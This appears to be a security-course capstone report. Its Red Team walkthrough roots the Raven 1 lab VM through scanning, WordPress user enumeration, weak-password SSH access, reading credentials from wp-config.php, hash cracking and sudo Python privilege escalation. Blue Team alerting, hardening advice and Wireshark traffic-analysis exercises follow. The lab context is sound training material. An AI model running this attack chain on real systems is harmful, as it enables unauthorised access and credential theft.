## **Red Team: Summary of Operations**

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### **Exposed Services**

Nmap scan results for each machine reveal the below services and OS details:

root@Kali~# nmap 192.168.110, this command performs a network scan on the target machine to discover open ports and services.

```
root@Kali:~/Desktop# nmap 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-06 11:03 PST
Nmap scan report for 192.168.1.110
Host is up (0.00088s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```

root@Kali~# nmap 192.168.110 -O, this command provides that the OS of the target is a Linux machine.

```
root@Kali:~/Desktop# nmap 192.168.1.110 -0
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-06 11:15 PST
Nmap scan report for 192.168.1.110
Host is up (0.00059s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

This scan identifies the services below as potential points of entry:

- Target 1
  - o TCP port 22 SSH
  - o TCP port 80 HTTP
  - o TCP port 111 RPCBIND
  - o TCP port 139 and 445 NETBIOS-SSN

The following vulnerabilities were identified on each target:

- Target 1
  - o OpenSSH 6.7p1 Debian CVE-2016-0777 Medium
  - Apache httpd 2.4.10 CVE-2014-8109 N/A
  - o 2-4 (RPC #100000) CVE-2020-28035 Critical
  - o Samba smbd CVE-2019-14907 Medium

```
root@Kali:~/Desktop# nmap 192.168.1.110 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-06 11:05 PST
Nmap scan report for 192.168.1.110
Host is up (0.0013s latency).
Not shown: 995 closed ports
PORT
       STATE SERVICE
                           VERSION
                           OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
22/tcp open ssh
80/tcp open http
                          Apache httpd 2.4.10 ((Debian))
111/tcp open rpcbind 2-4 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.29 seconds
root@Kali:~/Desktop#
```

#### **Exploitation**

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

Flag1.txt: flag1{b9bbcb33e11b80be759c4e844862482d}

- Performed Webpress scan to enumerate users
- root@Kali~# wpscan --url http://192.168.1.110/wordpress -eu

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 		♦ (0 / 10) 0.00%
                                                                     ETA: ??:??:?
Brute Forcing Author IDs - Time: 00:00:00 	♦ (1 / 10) 10.00% ETA: 00:00:0
Brute Forcing Author IDs - Time: 00:00:00 \Leftrightarrow (2 / 10) 20.00\% ETA: 00:00:0 Brute Forcing Author IDs - Time: 00:00:00 \Leftrightarrow (3 / 10) 30.00\% ETA: 00:00:0
Brute Forcing Author IDs - Time: 00:00:00 ♦ (4 / 10) 40.00% ETA: 00:00:0
Brute Forcing Author IDs - Time: 00:00:00 	♦ (5 / 10) 50.00% ETA: 00:00:0
Brute Forc ng Author IDs - Time: 00:00:01 ♦ (6 / 10) 60.00% ETA: 00:00:0
Brute Forcing Author IDs - Time: 00:00:01 		 (10 / 10) 100.00% Time: 00:00
:01
User(s) Identified:
[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
 | Confirmed By: Login Error Messages (Aggressive Detection)
[+] michael
 Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

- Exploited Michael's account via Open SSH port by guessing weak password.
- root@Kali~# ssh michael@192.168.1.110

```
root@Kali:~/Desktop# ssh michael@192.168.1.110
michael@192.168.1.110's password:

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Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
You have new mail.
Last login: Mon Mar 15 04:33:51 2021 from 192.168.1.90
michael@target1:~$
```

- Used grep command to search for flag inside website root directory.
- michael@target1:/var/www/html\$ grep -i "flag" \*

```
michael@target1:/var/www/html$ grep -i "flag" *
grep: css: Is a directory
                                                                                 <div
elements.html:
 <img src="img/elements/f1.jpg" alt="flag">Canada</div>
                                                                                 <div
elements.html:
<img src="img/elements/f2.jpg" alt="flag">Canada</div>
                                                                                 <div
elements.html:
 <img src="img/elements/f3.jpg" alt="flag">Canada</div>
elements.html:
                                                                                 <div
<img src="img/elements/f4.jpg" alt="flag">Canada</div>
elements.html:
                                                                                 <div
 <img src="img/elements/f5.jpg" alt="flag">Canada</div>
elements.html:
                                                                                 <div
 <img src="img/elements/f6.jpg" alt="flag">Canada</div>
                                                                                 <div
elements.html:
<img src="img/elements/f7.jpg" alt="flag">Canada</div>
                                                                                 <div
elements.html:
<img src="img/elements/f8.jpg" alt="flag">Canada</div>
grep: fonts: Is a directory
grep: img: Is a directory
grep: js: Is a directory
grep: scss: Is a directory
grep: Security - Doc: Is a directory
                                ←!— flag1{b9bbcb33e11b80be759c4e844862482d} →
service.html:
grep: vendor: Is a directory
grep: wordpress: Is a directory
michael@target1:/var/www/html$
```

- Exploited Michael's account via Open SSH port by guessing weak password
- Searched for flag via locate command

```
michael@target1:~$ locate flag
/usr/include/linux/kernel-page-flags.h
/usr/include/linux/tty flags.h
/usr/include/x86 64-linux-gnu/asm/processor-flags.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/usr/lib/python2.7/dist-packages/dns/flags.py
/usr/lib/python2.7/dist-packages/dns/flags.pyc
/usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph
/usr/lib/x86 64-linux-gnu/samba/libflag-mapping.so.0
/usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/tr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
/usr/share/man/man3/fegetexceptflag.3.gz
/usr/share/man/man3/fesetexceptflag.3.gz
/var/www/flag2.txt
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag.png
michael@target1:~$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:~$
```

- Find MySQL database password in database configuration files
- michael@target1:~\$ cat /var/www/html/wordpress/wp-config.php

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 * This file contains the following configurations:
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 * @link https://codex.wordpress.org/Editing_wp-config.php
 * @package WordPress
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB_USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

- Use credentials to perform database dump and search for flag
- michael@target1:~# mysqldump -pR@v3nSecurity wordpress -extended=FALSE | grep flag3

```
root@target1:~# mysqldump -pR@v3nSecurity wordpress --extended=FALSE | grep fl ag3
Warning: Using unique option prefix extended instead of extended-insert is depr ecated and will be removed in a future release. Please use the full name instea d.
root@target1:~# mysqldump -pR@v3nSecurity wordpress --extended=FALSE | grep fla g3
Warning: Using unique option prefix extended instead of extended-insert is depr ecated and will be removed in a future release. Please use the full name instea d.
INSERT INTO `wp_posts` VALUES (4,1,'2018-08-13 01:48:31','0000-00-00 00:00:00', 'flag3{afc01ab56b50591e7dccf93122770cd2}','flag3','','draft','open','open','','','','2018-08-13 01:48:31','2018-08-13 01:48:31','o,,'http://raven.local/wordpress/?p=4',0,'post','',0);
INSERT INTO `wp_posts` VALUES (7,2,'2018-08-13 01:48:31','2018-08-13 01:48:31','flag3{afc01ab56b50591e7dccf93122770cd2}','flag3','','inherit','closed','closed','','4-revision-v1',','','2018-08-13 01:48:31','2018-08-13 01:48:31','',4,'http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/',0,'revision','',0);
root@target1:~#
```

Flag4.txt: flag4{715dea6c055b9fe3337544932f2941ce}

- Goal is to gain access to another user to exploit privilege escalation and gain root access.
- Find hash value for the second user. Access Wordpress database and wp\_users table to find the hash values.

```
michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme nt.

mysql>
```

```
mysql> show tables:
 Tables_in_wordpress
<del>|</del>-----
  wp_commentmeta
  wp_comments
  wp_links
  wp_options
  wp_postmeta
  wp_posts
  wp_term_relationships
  wp_term_taxonomy
  wp_termmeta
  wp_terms
  wp_usermeta
 wp_users
12 rows in set (0.00 sec)
mysql>
mysql> select * from wp_users;
| ID | user_login | user_pass
                                                           | user_nicename | us
er_email | user_url | user_registered
                                                    | user_activation_key | us
er_status | display_name |
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael chael@raven.org | 2018-08-12 22:49:12 | 0 | michael
                                                                             mi
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven
even@raven.org | 2018-08-12 23:31:16 |
                                                                             st
    0 | Steven Seagull
```

- Collect the hashes into a file names wp\_hashes.
- Use John the ripper to crack the users' hashes.
- root@Kali~# john -wordlist=/usr/share/wordlists/rockyou.txt ~/wp\_hashes.txt

```
root@Kali:~/Desktop# cat wp_hashes.txt
michael: $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
steven: $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
root@Kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt wp ha
shes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16×3])
Remaining 1 password hash
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:11 2.52% (ETA: 11:37:33) 0g/s 37982p/s 37982c/s 37982C/s former.
.firered1
Session aborted
root@Kali:~/Desktop# john -show wp hashes.txt
steven:pink84
1 password hash cracked, 1 left
root@Kali:~/Desktop#
```

• Gain access to Steven's account using cracked password.

```
root@Kali:~/Desktop# ssh steven@192.168.1.110
steven@192.168.1.110's password:

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Last login: Sun Mar 7 07:46:28 2021 from 192.168.1.90

$
$
```

- Escalate to root via Python exploit.
- \$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
- Locate flag in root directory.


```
Last login: Sun Mar 7 07:46:28 2021 from 192.168.1.90
$
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
I ___ \
| | _ / / _ ___ _
| //_`\\//_\'_\
\ \ \\_,_| \\ \__|_| \|
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!
This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
root@target1:~#
```

# **Blue Team: Summary of Operations**

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## **Network Topology**



The following machines were identified on the network:

- Azure Virtual Machine
  - Operating System: Windows
  - Purpose: HOST
  - o **IP Address**: 192.168.1.1
- ELK Virtual Machine
  - Operating System: Ubuntu
  - o **Purpose**: Kibana dashboard to monitor network and set up alerts.

IP Address: 192.168.1.100

Kali Virtual Machine

Operating System: Kali Linux

Purpose: Machine used for Pen testing

o **IP Address**: 192.168.1.90

Target 1 Virtual Machine

Operating System: Debian
 Purpose: Target machine
 IP Address: 192.168.1.110

Capstone Virtual Machine

Operating System: Ubuntu

o Purpose: Test alerts

o **IP Address**: 192.168.1.105


## **Description of Target**

The target of this attack was: IP address 192.168.1.110

Target 1 is an Apache web server and has SSH enabled, so ports 80 and 22 are possible ports of entry for attackers. As such, the following alerts have been implemented:

### **Monitoring the Target**


Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:



#### **Excessive HTTP Errors**

Alert is implemented as follows:


- Metric: http.response.status\_code using packetbeat
- Threshold: Above 400 for last 5 minutes
- Vulnerability Mitigated: Monitor unauthorized access to site
- Reliability: High reliability



## **HTTP Request Size Monitor**

Alert is implemented as follows:


- Metric: http.request.bytes using packetbeat
- Threshold: All documents above 3500 for the last minute
- Vulnerability Mitigated: Suspicious file transfer
- Reliability: Possible false positives when non malicious files and uploaded/downloaded. Mid level reliability.



## **CPU Usage Monitor**

Alert is implemented as follows:

- Metric: system.process.cpu.total.pct using metricbeat
- Threshold: All documents above 50% for the last 5 minutes
- Vulnerability Mitigated: DDOS attack / system overload
- **Reliability**: Possible False positives if system is running application requiring high CPU usage. Mid level reliability.



## **Suggestions for Going Further**

The logs and alerts generated during the assessment suggest that this network is susceptible to several active threats, identified by the alerts above. In addition to watching for occurrences of such threats, the network should be hardened against them. The Blue Team suggests that IT implement the fixes below to protect the network:

- Vulnerability 1 OpenSSH
  - Patch: sudo apt-get update and sudo apt-get install openssh-server
  - Why It Works: It updates OpenSSH server to latest version to prevent vulnerabilities
- Vulnerability 2 Weak User Password
  - o Patch: Implement a stronger and longer password for user Michael.
  - Why It Works: The more complex or longer the password, the longer it takes for programs like John the Ripper or Hydra to decrypt the password.
- Vulnerability 3 Privilege Escalation
  - o Patch: Remove user Steven from any sudo privilages
  - Why It Works: Python scripts that are executed with elevated permissions and misconfigured Python libraries may be exploited to gain access to root. When a Python script imports a module, the script also executes that module. With Steven not having any sudo privileges, the Python script could not be used as an exploit.

## **Network Analysis**

## Time Thieves

At least two users on the network have been wasting time on YouTube. Usually, IT wouldn't pay much mind to this behavior, but it seems these people have created their own web server on the corporate network. So far, Security knows the following about these time thieves:


- They have set up an Active Directory network.
- They are constantly watching videos on YouTube.
- Their IP addresses are somewhere in the range 10.6.12.0/24.

You must inspect your traffic capture to answer the following questions:

1. What is the domain name of the users' custom site?

#### Frank-n-ted.com

Note the Network addresses name resolution was used to translate IP to domain name.



2. What is the IP address of the Domain Controller (DC) of the AD network?

IP address for Frank-n-Ted-DC was 10.6.12.12


```
41086 401.460982100 DESKTOP-86J4BX.frank-n-
41087 401.462030500 Frank-n-Ted-DC.frank-n-ted.com
                                                     DESKTOP-86J4BX.frank-n-ted.com
41088 401.462898300 DESKTOP-86J4BX.frank-n-ted.com
                                                     Frank-n-Ted-DC.frank-n-ted.com
   Total Length: 52
   Identification: 0x17ab (🔭 959)
 Flags: 0x4000, Don't fragment
   ...0 0000 0000 0000 = Fragment offset: 0
   Time to live: 128
   Protocol: TCP (6)
   Header checksum: Oxb664 [validation disabled]
   [Header checksum status: Unverified]
   Source: DESKTOP-86J4BX.frank-n-ted.com (10.6.12.157)
   Destination: Frank-n-Ted-DC.frank-n-ted.com (10.6.12.12)
Transmission Control Protocol, Src Port: 49668, Dst Port: 389, Seq: 0, Len:
   Source Port: 49668
```

3. What is the name of the malware downloaded to the 10.6.12.203 machine? Once you have found the file, export it to your Kali machine's desktop.

#### Malware file was june11.dll

Query used was (ip.src==10.6.12.157 or ip.src==10.6.12.203) and http.

The query searches for the Laptop and Desktop machines of Frank-n-Ted and filters by HTTP protocol. Observing the GET requests, you can see file june11.dll.



Upload the file to VirusTotal.com. What kind of malware is this classified as?

#### Trojan malware

## **Vulnerable Windows Machines**

The Security team received reports of an infected Windows host on the network. They know the following:

- Machines in the network live in the range 172.16.4.0/24.
- The domain mind-hammer.net is associated with the infected computer.
- The DC for this network lives at 172.16.4.4 and is named Mind-Hammer-DC.
- The network has standard gateway and broadcast addresses.

Inspect your traffic to answer the following questions:


1. Find the following information about the infected Windows machine:

Host name: ROTTERDAM-PCIP address: 172.16.4.205

MAC address: 00:59:07:b0:63:a4

Query used was ip.src==172.16.4.0/24 and nbns.


This searches the network with CIDR 24 and protocol Netbios Name Service



2. What is the username of the Windows user whose computer is infected?

Windows user was mattijs.dervies.


Query used was ip.src==172.16.4.205 && kerberos.CNameString



3. What are the IP addresses used in the actual infection traffic?


IP address is 185.243.115.84.


Opening the Conversations window and sorting my packet size, you can see the largest packet address B was 185.243.115.84.



4. As a bonus, retrieve the desktop background of the Windows host.

Use the Export HTTP Objects tool. Filtering for img files and sorting by file size, the first result was noticed as the user's wallpaper.





## Illegal Downloads

IT was informed that some users are torrenting on the network. The Security team does not forbid the use of torrents for legitimate purposes, such as downloading operating systems. However, they have a strict policy against copyright infringement.

IT shared the following about the torrent activity:

- The machines using torrents live in the range 10.0.0.0/24 and are clients of an AD domain.
- The DC of this domain lives at 10.0.0.2 and is named DogOfTheYear-DC.
- The DC is associated with the domain dogoftheyear.net.


Your task is to isolate torrent traffic and answer the following questions:

1. Find the following information about the machine with IP address 10.0.0.201:


MAC address: 00:16:17:18:66:c8Windows username: elmer.blanco

OS version: Windows 10

Query used was ip.src==10.0.0.201 && kerberos.CNameString




To find the OS version, query used was ip.src==10.0.0.201 && http, then look at User Agent field in HTTP to find OS (Windows NT 10.0)



#### 2. Which torrent file did the user download?

Torrent downloaded was Betty\_Boop\_Rhythm\_on\_the\_Reservation.avi.torrent.

Query used was ip.src==10.0.0.0/24 && (http.request.uri contains "torrent").



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